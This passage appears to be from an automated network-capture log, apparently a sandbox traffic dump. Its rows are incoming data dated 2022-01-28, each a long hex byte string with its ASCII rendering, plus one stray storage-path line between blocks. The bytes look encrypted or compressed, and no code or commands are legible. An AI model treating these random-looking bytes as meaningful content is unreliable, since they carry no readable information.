2022-01-28 22:09:04 UTC	39	IN	Data Raw: 12 a9 1a 9e d9 ae 11 07 5e 6b 67 a7 9e e9 88 65 b1 c5 5b f2 d0 67 aa 72 a2 61 1f b9 07 3f 21 d9 d6 3d 53 d0 2f 7e 88 87 e2 a9 1f ac 1f 54 5c d4 96 00 c9 94 7b bf 6e 0f 22 81 6a 0b 0f 01 d9 1c fd 10 ca 5f af 10 6e a9 72 26 1a f6 b9 0d ee 4a a1 d3 f5 c7 30 66 a6 b6 c4 6b 82 7a 9f 02 72 fc af 6e 66 60 da 4f 61 75 b6 4e b5 5f fd fd cd 69 11 4c f8 22 3b 2a 18 bd 0d 30 de 52 88 a9 12 ae 86 44 3b 31 e3 fa 77 be ac a6 aa 79 cf 81 9d 90 4a 45 da 66 db 6a 5a d3 e6 17 9f d0 18 fe fe 39 0e 9e 6a 06 16 83 7e 20 7f a5 da 94 12 ae d9 30 4b e3 7d d6 58 4d 50 77 b5 67 46 76 c9 a2 d7 d5 2b f7 6f b7 a9 d0 9c e6 ac 3d a9 78 82 2a c0 70 18 62 8a 0d d5 99 d6 68 27 ca e9 e2 8f 24 d3 ce 83 a8 f3 cc 93 5c 96 84 27 42 b0 31 d8 21 81 01 15 90 cf e6 be 1c 9a 9f 47 90 01 3f 85 fd 57 Data Ascii: ^kge[gra?!=S/~T\{n"j_nr&J0fkzrnf`OauN_iL";*0RD;1wyJEfjZ9j~ 0K}XMPwgFv+o=x*pbh'$\'B1!G?W

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:09:04 UTC	47	IN	Data Raw: 32 4a 45 da 77 d6 05 98 d3 e6 1d b1 4c 18 fe ec 2b 09 8f 73 2f 09 80 6b 26 6e a1 d4 bc 81 ac c2 06 5e 6e 3a d7 58 4c 35 63 a1 5e 96 cc c9 a8 b2 ca 55 cb 65 9f 84 f8 45 ef bf 3d af 11 97 1b c0 7a 3f 49 ee 2e 26 84 d7 6e 36 12 d5 4c a6 13 d9 a1 05 ba f7 c0 b0 20 ae 84 21 5b 64 29 df 09 bc 7e 29 9a de e5 e2 d7 99 9f 5a af 38 02 85 fb 4e ed b6 bc bf 39 42 a9 a6 da f3 2e f8 15 a9 06 10 bf 1c 24 fd 6f 2e 10 44 bf 29 db 95 44 cb fc f5 45 b2 78 e8 a7 e2 18 a0 2c 2b f0 68 c1 6a 5a 1a 38 79 77 ee 31 89 4f 79 d7 c2 17 ed b0 7c e0 4f 09 1e e5 38 46 63 8c da 9c b3 8b 4e b1 8b 86 b7 b9 1c f3 72 1c 8a 23 d3 fc 38 1f 94 d1 19 2f 01 fd 6f bb 30 9f f1 de 3b 76 ff 17 c4 0e 20 54 08 6b 7b d6 63 bc 53 45 15 74 c1 11 2b df f3 06 aa f4 f7 e0 da 75 d3 c7 f2 e0 5d f2 07 9e 74 ad Data Ascii: 2JEwL+s/k&n^n:XL5c^UeE=z?I.&n6L ![d)~)Z8N9B.$o.D)DEx,+hjZ8yw1Oy|O8FcNr#8/o0;v Tk{cSEt+u]t
2022-01-28 22:09:04 UTC	55	IN	Data Raw: f5 c7 b3 78 e8 d9 cf 32 84 2a 3a f2 6e a8 38 7e 18 32 6c 60 ce 34 8c 67 71 c7 c4 39 59 95 7e e6 26 aa 17 cd 76 36 71 8a b5 ad de 9d 49 b6 90 9d d3 b0 1b db a4 c1 df 56 9e 4c 39 19 8d ac 1a 26 29 be 7e bc 27 f6 f1 01 38 70 e8 71 67 08 4f 7a 7e 79 7d c7 71 be 5e 7f 1f 64 c9 99 f3 ee 2b 2e aa e5 fe e3 8f 76 c2 c9 b5 2a 5f f2 07 8a 6c d7 67 c6 c9 28 a5 15 f3 5e 11 65 d7 6a 8d da 1f 7f ca 4e 27 1a 25 38 d3 55 d4 76 81 de 1f 0e 8f df 39 89 a4 8d 4b 91 e7 f5 46 04 99 03 2b e9 18 0b e7 bc 65 46 9d ba a0 ce 53 e2 01 e5 91 da 2b 9b a7 a5 bc ee d8 11 d8 11 39 07 df 71 ae ab 24 e6 04 87 94 68 fc 4d 42 96 9b 5d 07 e0 0a 00 47 5f 4b 8a 23 d9 d9 79 5a 3a 25 23 a1 5d 5e 2f 54 bb 1c 40 49 da 32 34 ee f5 ee 44 a1 e0 af b0 c8 1c b9 e4 f2 c6 7e 26 54 e2 c4 d2 0c 85 a7 dd b0 Data Ascii: x2*:n8~2l`4gq9Y~&v6qIVL9&)~'8pqgOz~y}q^d+.v*_lg(^ejN'%8Uv9KF+eFS+9q$hMB]G_K#yZ:%#]^/T@I2 4D~&T
2022-01-28 22:09:04 UTC	62	IN	Data Raw: f2 24 77 a5 e0 52 ba 83 eb 55 03 99 00 2c f1 e6 1c ca b5 4d 16 98 ba a6 d1 4a f1 06 ff 80 dd 35 82 69 a0 90 d6 d1 18 f0 b4 39 07 c4 6b a2 ab 0f 73 04 96 93 74 13 47 79 64 8b 74 6b 31 19 0b 4d 5d 46 8e ce df f5 61 75 03 d9 22 8b 74 5c 2f 58 bb 1c 4c 4e 2f cd 19 cc fd 90 89 b6 36 b6 ae 8a 06 84 e8 eb c4 72 39 49 17 df 00 07 b8 e0 ec b6 5b 5f 7b 5e 2c 34 14 67 f6 fb 5b 6d da 88 8d 07 6a 43 e0 75 54 01 06 b7 dd 11 ae d1 3d 15 b4 bc 60 71 50 54 5d f8 e5 be af 0c ea 98 f2 3c 76 14 2a cf b9 a0 c7 ba 6e eb 3a 30 43 ec ae 1a 82 21 2d a8 75 fb 30 70 b3 ce 43 35 a8 4c 29 78 a7 05 49 07 62 19 30 2d af 76 05 5e 44 36 ac a6 06 75 70 b1 70 26 e3 22 55 95 64 b1 81 8e bf 90 a6 9f f7 75 53 de ce 7f 96 cb a6 5a d6 32 73 50 99 65 5d 03 12 59 2d 2f bf 07 2d c9 43 76 e8 02 af Data Ascii: $wRU,MJ5i9kstGydtk1M]Fau"t\VXLN/6r9I[_{^,4g[mjCuT=`qPT]<v*n:0C!-u0pC5L)xIb0-v^D6upp&"Udu SZ2sPe]Y-/-Cv
2022-01-28 22:09:04 UTC	70	IN	Data Raw: b9 79 5d ff 43 5a fe 87 3d b4 f2 e1 a7 fc 2f 6d 00 37 b3 0b a1 d6 b7 1f 92 3a 1c 5a ea c4 83 87 4e c6 c6 fc f0 18 ae a1 c9 3a 1a b5 45 3c 6c ae 05 47 00 96 77 38 2c b8 63 13 57 44 36 dc 8d fa 74 5a a2 52 0b 6f 2c aa 6c f4 93 a9 95 89 84 af f9 ae 77 53 57 a1 57 85 b8 c2 5d c7 31 0f 4e 89 63 38 29 06 7c 0f 66 d8 07 27 de c1 b2 50 8c 18 68 37 8a 46 95 86 36 4b 33 e6 2c db da 0b 74 a9 0d e9 b7 48 5f 0d c6 59 6a 3d 3d 36 6a 35 12 8f 6e 30 76 9d 2b eb 13 97 14 48 4c 01 41 ed 33 5a 44 9e a2 0a a0 6f 5d a9 58 0e 94 1c e9 2d 51 b4 40 2b 6f 60 fa 3f 4b ee 08 57 e0 37 fa e7 78 bc 2f a7 4e 2e 63 f5 6d 45 e7 5e ab 81 1e 22 c1 9d d7 ce 92 92 06 82 de c3 dc 0c 0e eb 9a 1e 2c 21 fd 67 32 c4 39 49 df 5c bb 83 c6 9f eb d7 15 57 60 41 1c c9 ec 96 4e 88 1e f3 cd d1 36 c2 f6 Data Ascii: y]CZ=/m7:ZN:E<lGw8,cWD6tZRo,lwSWW]1Nc8)|f'Ph7F6K3,tH_Yj==6j5n0v+HLA3ZDo]X-Q@+o`?KW7x/N.c mE^",!g29I\W`AN6
2022-01-28 22:09:04 UTC	78	IN	Data Raw: 94 5e 30 67 b4 ba e3 04 6d 09 17 39 fb f6 12 33 50 46 be db 14 ff 06 16 0a ec 8d 92 09 35 51 40 a4 47 30 6d 91 6f 06 79 f8 20 66 c9 19 f2 cd 6d 86 05 9f 64 2e 69 2b 68 43 cd 4f bd 8b 25 39 c1 9a c0 30 93 a4 1e 9a c7 d9 db 1a f1 f1 86 18 3b 09 fd 60 2a 1a 38 65 cc 5f 2e a8 25 96 fe a9 5c 68 98 be 1d e9 83 80 5c b8 10 f9 63 dd 1e f5 42 c6 e9 d7 2a 73 ab 58 5d da 40 09 90 0f ad 3a 42 14 d5 b3 46 ee 9a 7a d0 05 8d 72 68 67 93 8f 48 0f d7 f4 46 3a 5f 0e 32 39 45 3a 17 ac d3 13 85 16 a0 22 87 0b 12 72 4f 76 a3 82 3f 22 48 b2 d8 27 5a d1 76 a4 77 46 48 88 bb 2c 37 22 f2 c3 57 5e ee 0f 69 52 80 c6 ad 0b ab 0b 1a 42 a8 4f 1a e1 2b 78 b7 b2 b6 dd e2 61 05 30 f3 d5 14 fe 09 89 59 85 09 31 03 73 52 1c f1 d6 15 ef 4a ba d6 ea f0 09 01 aa b6 d6 67 bb db 89 fc 79 dd a5 Data Ascii: ^0gm93PF5Q@G0moy fmd.i+hCO%90;`*8e_.%\h\cB*sX]@:BFzrhgHF:_29E:"rOv?"H'ZvwFH,7"W^iRBO+xa0 Y1sRJgy
2022-01-28 22:09:04 UTC	86	IN	Data Raw: 6f 0b c0 0e b9 17 4f 11 30 3a 69 20 3b 9b 2f 12 af 63 e0 4a ad 1b 7b 67 44 71 59 97 d2 2b 75 b9 e3 23 76 ff 65 a0 6b a9 42 28 c2 07 35 08 60 ce 3c 55 f2 78 28 8a 8d c0 fc c1 a2 07 74 be c5 c4 1a e1 2d 14 e8 64 27 b9 5e 63 25 4b 25 d9 1a d1 29 65 76 f8 18 01 0f 7b 30 38 99 d6 a0 e9 6c ba c5 d3 ff 30 77 a6 b6 d4 67 9a d4 22 ee 78 ff a6 46 3e 60 c9 79 76 71 38 54 9d e4 bb fd c7 50 95 42 c0 59 13 0e 18 bd 0e 05 aa 52 a4 ab 09 b2 90 5c de c6 fd f7 76 d8 75 58 ab 5f d3 8e a6 4c 65 45 da 73 b9 99 99 d3 e0 16 ae 41 18 f7 ef d4 08 a3 65 26 1e 87 65 b7 f2 bd c3 bc 88 b1 27 37 71 66 72 ce 5f 50 d5 ff bc 42 e5 7f de 56 b9 ec 29 ef 68 9f 87 c9 62 ed 93 32 a2 f3 81 1b c0 71 1e 54 e5 25 f2 81 28 6f 1a c4 c9 7f 89 3e 48 3d 14 a4 f3 cf ad f6 97 a8 23 46 b4 20 d7 17 42 01 Data Ascii: oO0:i ;/cJ{gDqY+u#vekB(5`<Ux(t-d'^c%K%)ev{08l0wg"xF>`yvq8TPBYR\vuX_LeEsAe&e'7qfr_PBV)hb2qT% (o>H=#F B
2022-01-28 22:09:04 UTC	94	IN	Data Raw: 19 f6 f7 8d 8d 7f 70 bf e8 c9 79 72 dc 8a ba 22 59 40 da 66 d3 12 66 d2 ca 1e af 5f 1d fe e5 2f 14 71 6c 02 1d 96 7c 5d 62 a0 ce b8 ee 27 db 36 57 79 a0 c5 5c 40 5a 70 a4 4f f4 73 d6 ba 46 c1 07 fb 67 e4 80 d1 9c e8 93 24 a7 6d b9 1e c0 61 17 58 16 24 d7 98 c1 7d 33 cc d0 6c 91 33 27 a0 23 ab d8 c3 83 ee 6b 7b de 7b b9 33 ee 0c bc 05 17 9a de 37 ca 0e 8b 9d 27 a8 56 3f 81 d6 4f c9 7c d7 0e 3e 31 20 a9 d3 ea 5a 9d 79 a6 3e d8 b3 0a 2e d4 b4 3e 1d de ae 57 b5 a8 44 cf f0 f5 8e b0 78 e4 a5 f7 21 94 42 0b aa 34 af 55 30 5a f5 6b 71 c6 27 f3 5f 72 c6 c0 39 28 65 54 6d 22 bb 15 c5 32 3a 71 8c 85 91 22 9c 59 4f 80 86 bb aa 61 cb af 1f 8e 23 a3 44 ef 37 15 a7 0b 25 12 eb 7e c7 31 98 d9 07 3e 69 f5 ae 5e 1e 21 5e 76 6a 75 d4 03 bf 5a 57 19 63 d6 8f 4a e0 38 2f ac Data Ascii: pyr"Y@ff_/ql|]b'6Wy\@ZpOsFgmaX}3l3'#k{{37'V?O|>1 Zy>.>WDx!B4U0Zkq'_r9(eTm"2:q"YOa#D7%~ 1>i^!^vjuZWcJ8/
2022-01-28 22:09:04 UTC	101	IN	Data Raw: bb 03 2d 12 60 13 34 dc d7 04 a4 a9 40 e3 ad dc 9f bb 50 0d b2 e7 36 ac 9c 29 fa 75 86 73 5a 1a 38 05 e9 c6 25 82 20 21 c7 c4 35 10 ac 76 f5 24 bb 0e e1 2d 39 8f 8d f6 96 de e6 67 b0 81 91 ba c7 49 da ae 15 86 3a b0 5d 3d 1f 8f a1 10 d1 00 ca 54 be 5a b1 d8 03 3c 5e a2 79 76 05 08 bc 78 79 7d fe c8 ad 5b 5d 35 41 c9 9f 96 a7 b1 2e ac fe 98 99 ca 72 c8 e9 c6 13 59 f2 10 89 62 d1 f6 df e4 27 ad b0 ce 7a 39 56 b8 91 87 c9 1f 13 60 5d 23 10 38 14 fc ab d5 50 5c c4 0b 20 87 e4 3d 94 5a cd 7b 81 e5 8e 6e 05 99 15 2d 86 4b 1c e6 b6 69 70 8f be a0 ca 57 fd 0c 01 90 f6 3e 81 bf 45 b8 da df 7e 45 90 39 0d f4 b2 bd a0 1c 6b 0a 94 90 68 fc 42 4a 62 64 70 28 f7 39 0b 43 4e 40 1e f6 d8 f5 71 78 0b 2c 30 a3 77 55 38 41 45 0c 67 43 0c 68 19 e0 fd 87 9b a9 8f b0 ab 95 00 Data Ascii: -`4@P6)usZ8% !5v$-9gI:]=TZ<^yvxy}[]5A.rYb'z9V`]#8P\ =Z{n-KipW>E~E9khBJbdp(9CN@qx,0wU8AEgCh
2022-01-28 22:09:04 UTC	109	IN	Data Raw: 76 48 48 c2 29 10 e1 7d f0 7c 5f d6 77 e9 87 f5 33 af a2 da 51 fe 32 f7 46 0e f6 c7 29 e9 12 3b e4 c7 24 6f 9c be cf 0c 51 e2 0b ec 9f f1 3d 9a 99 89 64 d8 d9 1b cb 96 31 16 c8 08 a8 a0 1c 7e 6b eb 96 68 e7 60 47 66 b2 a8 06 f8 13 26 a7 90 4e 81 d3 26 e3 5c 72 14 3c 4c f0 77 44 36 83 b9 76 74 50 24 37 94 a1 f7 81 8f be d0 29 eb 95 0a 95 80 31 d7 75 2c 69 e5 d6 04 11 ac e4 fb df a4 66 64 59 19 3b 7b a4 f1 e2 af 46 f7 91 a5 29 6a 43 ab 78 7f 6c 00 b9 cc 16 b5 2f 2f 09 b1 aa 06 75 4c 47 5a f8 f4 b9 b7 da fc b4 f4 34 67 06 4c 98 bf a0 d2 bf 66 68 7d 1d 50 f9 a9 1d fb 09 cd a9 71 f3 1b d9 fa cf 49 3c b5 3e 72 7e a7 10 4a 7e 47 1a 1c 24 ba 60 7f 17 54 31 b7 a9 f6 70 21 f9 5a 23 df 2a a8 11 d3 b8 ab 91 e0 ac a7 d1 fc 19 70 51 ce 7f 87 b8 c4 7b 96 63 48 c7 88 63 Data Ascii: vHH)}|_w3Q2F);$oQ=d1~kh`Gf&N&\r<LwD6vtP$7)1u,ifdY;{F)jCxl//uLGZ4gLfh}PqI<>r~J~G$`T1p!Z#*pQ{cHc

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:09:04 UTC	117	IN	Data Raw: 79 44 ef 51 28 13 01 bd a3 e1 b4 2f 3a 2a bf bb 7e 1a b0 46 5a fe e2 d6 67 f0 eb be 9b c2 64 11 37 cb d1 72 d4 bd 7a 7a c7 1d 50 fb bc 64 54 4c cc a3 1a 0f 19 a4 b4 dd 46 29 ba 2a c6 7e a7 12 58 7e 4e 1a 1c 24 d7 99 03 5e 53 29 dc 79 fa 74 56 dc a5 22 db 2e b9 64 8a b7 d5 d9 8e 95 a2 c0 f9 5d 4f 53 ce 79 94 b3 b7 79 d4 38 66 45 98 72 22 ff 7c 71 25 51 de 16 3d dc c1 e9 c4 89 18 64 14 8c 7c 95 80 14 79 33 e0 0c b3 d4 09 74 ae 0c f9 a6 43 77 13 c3 b8 7d 14 06 2e 6a 33 3b 78 5c 34 7c dc 0d e9 13 b1 05 58 5e 46 fc ef 33 56 40 a7 d4 64 b8 64 49 b4 ae 93 b0 34 d4 42 47 bf 53 35 4d 86 e8 17 76 30 08 4c c2 0e 2e f4 74 a7 0d 8e 59 10 1c d5 92 bc dc 4b bc 56 1d 37 d0 88 c6 d8 1c 3f 23 69 31 26 23 0a 25 f0 eb 2e 2c 02 fd 67 32 e4 6a 49 ce 74 27 83 c6 95 b7 c3 03 7f Data Ascii: yDQ(/:*~FZgd7rzzPdTLF)*~X~N$^S)ytV".d]OSyy8fEr"|q%Q=d|y3tCw}.j3;x\4|X^F3V@ddI4BGS5Mv0L.tYKV7?#i1&#%.,g2jIt'
2022-01-28 22:09:04 UTC	125	IN	Data Raw: 9f 97 2e 49 5f 39 e6 03 7b 3c 28 b6 4f 18 02 b2 7e 8f 76 b3 2b cb c4 bf 14 48 47 01 fb ef 33 56 6c 34 ba 92 a1 65 4d 9e cc 9c 95 1c 79 67 6a a4 66 01 d9 be e8 17 5c 35 00 5d c8 05 d0 ca 7c b6 01 b5 c8 50 f0 2a 6d 47 ed e3 ab 80 0e b8 e4 b0 c5 e8 b2 35 1c 82 cc f9 3d 04 0f f0 b5 17 04 2f ff 67 34 ce bf 37 57 75 2c 87 e6 2b e9 c3 03 e5 d7 6d 0e e5 a3 3e 4f 88 14 d9 fd d5 1e f5 e9 dd c1 eb 3e 60 a9 59 9b a4 c8 0c 88 f5 8c a9 4c 10 cb d7 61 c7 9d a2 f1 da a1 41 71 54 9e 86 59 0b da 22 6a 14 5c 10 0b bb 3b b2 12 b5 29 32 69 10 b6 48 37 34 2c 64 69 47 67 94 c1 23 44 bc c6 34 5e ce 46 88 40 ba 49 a2 93 81 4b 90 49 d5 39 75 39 0b 7e 88 17 ef ab 0d 8a 35 b9 40 d3 89 3a cf 26 7b bf 7b 28 9b af 68 0d 21 0f 5b 62 6e 39 61 5a 8f d8 01 05 73 bc 35 dc c7 86 cf 88 ab c0 Data Ascii: .I_9{<(O~v+HG3Vl4eMygjf\5]|P*mG5=/g47Wu,+m>O>`YLaAqTY"j\;)2iH74,diGg#D4^F@IKI9u9~5@:&{{{h![bn9aZs5
2022-01-28 22:09:04 UTC	133	IN	Data Raw: 30 7c 55 44 ea 95 ac fc 67 a1 47 5b f6 e9 16 58 0b c4 2a ee 17 5c 16 bb 18 68 3a 35 95 84 13 a9 10 96 f2 b5 11 01 68 67 4a a5 94 c7 09 e6 cf 56 35 5e d5 47 0a 6c b8 49 3e 9c 2a 24 2f 68 7f 3c 55 f8 2b bc 90 8d ca 98 37 81 17 78 46 f9 0f 64 78 2e 7b bb 44 8c b2 82 6a 97 02 08 cb 3a d7 93 60 5e af 3a cb 1d 73 26 0f ed fe 8d ed 4a ad ea 7f 81 a8 66 a6 b2 f6 cb ab d4 9e 98 5d dc b4 60 1e cc db 49 72 51 4f 4c 9d e4 e2 e0 ef 6c 81 4f fe 0e 91 70 81 bc 07 1c 74 fe 89 a3 01 31 b2 6c 5e 7c c3 57 77 d1 6d 86 a9 6a dc 8c bb 1a 67 47 da 71 fc 83 e6 4a e7 1d b3 6c b6 ff f4 2a 93 aa 40 3c 2f a0 d0 27 6e a1 ee b7 98 ad d9 29 54 46 57 d4 58 4a 6e e1 df d6 e4 76 cd 88 17 c1 2b f7 ff ba a3 c1 ba cc 10 3a b8 7e 8a 0f d9 70 12 53 c0 08 f9 9b d0 44 b4 b2 58 68 8e 20 f9 11 0e Data Ascii: 0|UDgG[X*\h:5hgJV5^GlI>*$/h<U+7xFdx.{Dj:`^:s&Jf]`IrQOLlOpt1l^|WwmjgGqJl*@</'n)TFWXJnv+:~pSDXh
2022-01-28 22:09:04 UTC	140	IN	Data Raw: 4e f8 20 33 99 1a bd 07 82 71 7e 99 85 21 3c 95 41 4f 7a 30 dc 76 d1 75 8e 87 71 dc 8a 8f b0 34 dc db 77 d2 25 00 d1 e6 1d 2d 69 35 ef d2 0a 91 8d 6d 2e 29 55 58 26 6e b6 e6 91 83 ad df 1c df 10 e3 d7 58 48 64 fa a3 4f e5 ec ec 85 a9 e6 0b 6e 67 9f 8e f0 4a ca bf 3b a0 56 87 19 c0 76 38 cc 96 bc fa 9b d2 4e ac ce c1 69 14 01 f4 b0 29 89 69 c4 bb 08 b6 5c 07 51 b9 37 f6 24 be 00 13 b0 5c 91 53 0f 9a 9b 7c 23 55 3f 85 61 61 cc af f5 2e a3 40 a3 ab f3 39 06 ee 06 bc 16 ff bd 1c 22 c6 e3 41 84 df ac 28 85 35 46 cb f6 47 ba 9c 69 c8 96 7b 32 84 2c 0b 21 59 ae 57 46 32 1f 68 71 c0 0f 0a 31 ea c7 c4 3b 16 2e 7e e6 20 21 3a c8 23 14 51 11 d8 87 dc bd ae 97 81 95 ab 80 37 d9 ae 19 a0 a7 c2 d7 38 1f 9a 85 95 2d 01 e6 e6 99 0c 88 ff 23 a6 74 f9 78 56 ed 06 5e 7c 67 Data Ascii: N 3q~!<AOz0vuq4w%-i5m.)UX&nXHdOngJ;Vv8Ni)i\Q7$\S|#U?aa.@9"A(5FGi{2,!YWF2hq1;.~ !:#Q78-#txV^|g
2022-01-28 22:09:04 UTC	148	IN	Data Raw: 51 3b fa c5 bf 1c 49 20 19 d0 3f 83 2c a3 56 34 9d bc 65 ec bf 88 52 2f a5 35 61 93 1d 23 09 4c 63 a9 3e 69 39 ed 58 f7 f1 23 a7 49 b1 bf fe d1 88 90 26 ca 66 f7 bf 0a 2e d6 fe 63 ca 4b 95 11 a9 49 8e 92 d6 73 6d 3e 79 24 b7 ff cb c9 f4 bd 15 95 ec 48 c7 61 fc 1a 67 06 f8 f0 5e 63 5d b6 37 ad 58 c2 99 43 66 33 a7 38 2a 6a 45 6c 55 11 1b a8 18 80 3c 36 68 02 f5 bb f7 b3 5f 53 88 c8 93 e7 ab 42 dc d5 c6 1c 31 d7 69 a4 79 d8 15 d5 c9 30 ef ed ec 68 28 5b c3 67 96 da 01 1a 33 10 3e 03 26 0f b5 41 c4 7e 49 93 4d 00 ad d0 15 fa c9 fb 2a ae 86 8e 27 24 b7 39 0b dd 22 28 da df 18 49 f0 95 d1 86 08 f7 39 c5 b0 15 ef 54 13 5b 6a 06 11 89 5b 4b aa dc 64 c9 15 10 8a e1 b0 33 68 bb 3f 9f 8f bd 58 88 c3 29 de e0 8f ae bb 72 3f 31 24 b5 9e fb c1 c9 45 af 82 ce b6 4c f9 Data Ascii: Q;I ?,V4eR/5a#Lc>i9X#I&f.cKIsm>y$Hag^c]7XCf38*jElU<6h_SB1iy0h([g3>&A~IM*'$9"(I9T[j[Kd3h?X)r?1$EL
2022-01-28 22:09:04 UTC	156	IN	Data Raw: 2f 24 db 4d 75 45 c9 80 f7 6f d6 cf b1 44 56 2a 04 66 70 6a 5a a7 37 9e 32 1e 97 56 31 ef be 68 c2 f7 92 0a ce a4 ea 23 5e d9 54 0f b1 7d 60 98 f2 0a 00 f1 cc ce ae 16 8a 6b 9c e2 a6 47 e3 e8 ca c9 a8 a5 4f a9 e8 43 53 b6 1b b2 a5 00 33 2b 8b 9b 6a fa 4b 41 7a d2 42 0c ee 37 09 4f 52 73 8d c8 c9 c4 6f 6b 00 3f 20 fd 43 6d 14 78 87 2d 70 6e 47 32 29 c5 d2 a2 a4 91 cc 9e 9d be 1e a6 d4 d2 e4 73 0c 65 dd fb 36 38 95 22 15 74 a9 ad a5 8b bc d0 d4 b5 3f 31 6c bc 20 15 53 f0 b8 91 77 88 92 c9 de 46 1e c3 6d ee e7 c7 7a 4d 94 9d aa ac a2 08 16 4d 5d 1b 02 7d 10 cd 92 ca c4 2b 44 52 3f 01 a2 e6 c9 e5 b2 07 4a 92 43 e7 57 24 f2 74 83 2f 3f 49 fb bd 3f d1 ba c8 3d 85 db ac 0f 8d 84 b2 3f bb be c9 cb a9 68 2c 52 d5 f9 3c f0 8b 64 8f 1a d9 61 16 02 37 25 0e 1e 6a 40 Data Ascii: /$MuEoDV*fpjZ72V1h#^T}`kGOCS3+jKAzB7ORsok? Cmx-pnG2)se68"t?1l SwFmzMM]}+DR?JCW$t/?I?=?h,R<da7%j@
2022-01-28 22:09:04 UTC	164	IN	Data Raw: 66 64 53 39 33 83 77 e2 e2 80 6c c6 1b a5 29 68 43 a2 7b 53 06 12 b7 e9 16 b5 2f 3c 39 b1 aa 75 6d 6f 62 ab fa d1 b9 b5 f2 eb b4 f7 3e 23 12 6e d7 10 af f3 bd 70 15 3b 1c 53 fd ed 08 d3 45 dd a6 50 f1 18 a4 b2 ce 4a 38 f1 46 5e 74 1c 1b 6b 11 9c 18 1c 2e bb 65 04 46 76 14 42 a9 dd 74 5c b3 5b 23 d8 28 ec 69 c4 b2 05 9a aa 95 a6 d1 f6 75 50 51 88 7c d2 b3 d5 54 f3 38 60 56 88 63 31 f7 55 5a 43 5a 63 08 08 cd cd c1 ea 8c 1b 62 3a ba 5d b0 77 3e b0 31 e0 06 dc f0 08 74 ee 1e b6 bc 8a 50 18 c6 b8 7b 3c 28 2f 6a 73 10 c1 55 fb 79 96 2b eb 13 b7 14 4b 5d 6f d5 89 38 2c 49 93 c4 50 3a 65 49 be 70 8d 8d 35 c6 c4 47 90 40 95 47 be e8 17 7c e8 10 7e ed 0a f8 c2 7e ce 9d 9f 4e 2e 69 38 6d d4 cc b8 a4 a5 0e 1a 5a 9d d7 ce 92 99 1c 8d cb 5f dc 29 0f 10 34 1a 2c 02 fd Data Ascii: fdS93wl)hC{S/<9umob>#np;SEPJ8F^tk.eFvBt\[#(iuPQ|T8`Vc1UZCZcb:]w>1tP{<(/jsUy+K]o8,IP:eIp5G@G|~~N.i8mZ_)4,
2022-01-28 22:09:04 UTC	172	IN	Data Raw: 3f 44 7c e8 86 5d 9a 33 e0 06 dc 66 0b 85 bd fb eb ca 48 dd 32 c4 b8 7b 3c be 2c 2b 36 f5 96 23 34 d5 bc 29 eb 13 b7 82 48 a9 3f 30 ef 4e 50 82 b9 c6 0b a0 65 df be 1b 9f 73 1e 9e 42 a1 ba 42 21 65 be 7e 17 4d f9 ee 5f b5 19 ff f7 7c b6 07 9f d8 2e fc 28 8b 41 b0 5e 82 90 0c 22 c1 9d 41 ce c9 9f fa 80 b1 d9 97 1c 0d f0 aa 1a ba 02 22 64 d4 e6 44 49 a2 64 2e 83 c6 95 7f c3 a1 67 14 42 61 c3 0e 90 4d 88 14 f9 85 dd 17 f1 10 c4 94 c6 92 70 ad 73 19 da c7 0d e6 eb 4a 14 31 10 1b 5d 46 ea 8c 84 47 65 92 45 97 76 ea 8f a8 1b c2 0a 47 16 ca 16 0c 26 a3 29 6e b5 3f 03 ab 10 b6 48 3b 11 66 72 a9 65 da 94 f2 32 66 b1 cf 34 c8 d1 9c bf 8b ba 34 a4 ed 16 37 09 48 d5 ab 55 69 0f 98 8a f0 ca f3 0e ae 15 78 40 45 89 02 c0 c9 79 c2 64 b1 a2 80 6a 0d 27 b3 d9 a7 f3 de 63 Data Ascii: ?D|]3fH2{<,+6#4)H?0NPesBB!e~M_|.(A^"A"dDId.gBaMpsJ1]FGeEvG&)n?H;fre2f447HUix@Eydj'c
2022-01-28 22:09:04 UTC	180	IN	Data Raw: b3 c4 3c 60 af e5 19 dd 52 eb 8a 8c ac 7b 16 12 cb 4d 44 7c 8c 6f c4 83 a3 3c 71 fb cd 8d 59 0b c0 9c 47 27 5f f0 23 40 45 9a 49 b7 2d 12 a9 86 b6 a6 bb f7 03 0b 4f b4 fd 96 c1 23 64 27 cf 51 5d 37 65 dd 6d 4c 13 a6 b9 07 35 9f 48 fe 2a b3 fa 76 7e 9e d6 c8 86 1f ac 83 78 cf d0 6f 18 9c 2f 43 e4 66 27 b3 82 fc 0d 72 32 3f 1e 8a 38 3b 05 ad 1a 01 05 e5 26 a9 f2 30 a2 92 4a d0 9b fb ff 31 67 30 b6 03 70 4c d6 e3 02 e4 aa a4 46 3e 60 4c 49 71 75 4f 56 e0 e4 40 a6 c5 41 83 4f 6e 24 c5 17 fe bf 7a 18 8a 08 8a a3 01 ab 01 41 62 5e 05 f8 0b d1 92 fd a8 73 dc 8c 33 32 5b 5e 3c 75 ab 05 b8 8f e4 1d b7 4c 8e fe a3 2e ef 8d 10 2e 48 dc 7c 26 6e a1 58 bc 65 b2 3f 34 20 6e 19 8a 5a 4c 44 63 37 4f 6e 72 2f aa c5 c0 af ab 67 9f 8e d0 0a ec b1 1a 5e 7c d7 1b 65 2c 10 4e Data Ascii: <`R{MD|o<qYG'_#@EI-O#d'Q]7emL5H*v~xo/Cf'r2?8;&0J1g0pLF>`LIquOV@AOn$zAb^s32[^<uL..H|&nXe?4nZLDc7Onr/g^|e,N


Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:09:04 UTC	187	IN	Data Raw: 30 60 da 9a 7b b3 a7 54 9d 07 d2 3f c9 41 83 cc d7 e8 0e 0e 18 65 04 d4 49 53 88 77 19 67 8a 41 4f 77 e1 2a 6b d1 6d 33 ac a5 c1 8c a5 21 57 9f c7 77 d6 3b b1 db f8 1d b7 cf 35 f2 ea 2a 09 a7 46 22 17 80 7e 77 45 ad d0 bc 81 ac d2 3e 43 6e 7a 8c 54 9c 59 63 a1 60 e8 b4 c7 a8 b8 c9 24 3b 78 9f 8e c3 b6 2e b1 3b b8 eb ac cd dd 70 12 5d f5 ff e6 9b d6 b4 2a 1a dc 69 8e f8 f3 63 01 a9 f3 1f 91 ca 98 84 21 80 96 e2 d0 09 bc 99 36 58 d0 ef ca 95 97 5d 52 b8 57 c9 88 39 4a e1 be 3e 07 fa 4c a3 ab 97 cd 28 f0 06 a4 bb da b7 02 24 ec 54 0b d1 c3 ac 2c 62 bc 4c d5 f6 dd b1 af 70 f0 b6 e7 af 8b e0 36 fa 7f 